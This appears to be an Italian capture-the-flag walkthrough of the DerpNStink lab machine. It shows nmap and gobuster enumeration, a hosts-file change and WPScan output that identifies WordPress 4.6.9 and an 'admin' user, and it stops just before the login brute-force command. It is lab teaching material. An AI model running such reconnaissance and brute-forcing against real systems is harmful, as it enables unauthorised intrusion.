
Abbiamo anche fatto uno scan più dettagliato e profondo per avere più informazioni sulle porte trovate

Usufruiremo quindi il del seguente comando:


“**nmap -A -p 21,22,80** blackbox”



Diamo un’occhiata al **sito**



inspect



prima di inizare ad utilizzare gobuster per le enumerazoni, pensiamo ad ispezionare la pagina.

Cercando all’interno del codice HTML possiamo notare come, navigando tra innumerevoli sezioni “div” , sia presente e ben nascosta una flag


Avviamo l’enumerazione delle cartelle tramite gobuster per vedere cosa troviamo di interessante:

```
┌──(diidro㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.104 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 285]
/weblog               (Status: 301) [Size: 316] [--> http://192.168.56.104/weblog/]
/php                  (Status: 301) [Size: 313] [--> http://192.168.56.104/php/]
/css                  (Status: 301) [Size: 313] [--> http://192.168.56.104/css/]
/js                   (Status: 301) [Size: 312] [--> http://192.168.56.104/js/]
/javascript           (Status: 301) [Size: 320] [--> http://192.168.56.104/javascript/]
/robots.txt           (Status: 200) [Size: 53]
/.php                 (Status: 403) [Size: 285]
/temporary            (Status: 301) [Size: 319] [--> http://192.168.56.104/temporary/]
/server-status        (Status: 403) [Size: 294]
```


Il **weblog** potrebbe fare al caso nostro, anche se ci da status 301 (corrispondente a “Moved Permanently”, vediamo quindi dove ci reindirizzerà).

Navighiamoci e vediamo cosa succede:

Prima dell'invio:




Dopo l'invio:



Ecco dove si è spostato!


Aggiorniamo il nostro hosts:




Mantenendo un nome negli hosts che non corrisponde a quello configurato nel server web, quest'ultimo potrebbe non sapere come gestire la richiesta correttamente e potrebbe non servire il contenuto previsto.

Ritentiamo la ricerca (post aggiunta dell'host):

Il sito ora carica.




Come possiamo vedere siamo su **wordpress**:




"Proudly powered by WordPress"

Eseguiamo l'enumerazione sul nuovo sito




Andiamo alla pagina di login identificata:




Eseguiamo un brute force sulla pagina di login. Non abbiamo tuttavia le credenziali

Utilizziamo il tool tldr per visionare consigli pratici sull'utilizzo di wpscan:



Lanciamo il comando trovato tramite tldr nel sottodominio derpnstink.local/weblog



```
[+] WordPress readme found: http://derpnstink.local/weblog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.9 identified (Insecure, released on 2017-11-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://derpnstink.local/weblog/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.6.9'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://derpnstink.local/weblog/, Match: 'WordPress 4.6.9'

[+] WordPress theme in use: twentysixteen
 | Location: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/
 | Last Updated: 2024-04-02T00:00:00.000Z
 | Readme: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 3.2
 | Style URL: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead  ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jul 17 04:58:36 2024
[+] Requests Done: 53
[+] Cached Requests: 8
[+] Data Sent: 15.116 KB
[+] Data Received: 221.823 KB
[+] Memory used: 215.18 MB
[+] Elapsed time: 00:00:02
```

L’username è “**admin**”.

Tentiamo ora il bruteforce con il seguente comando:

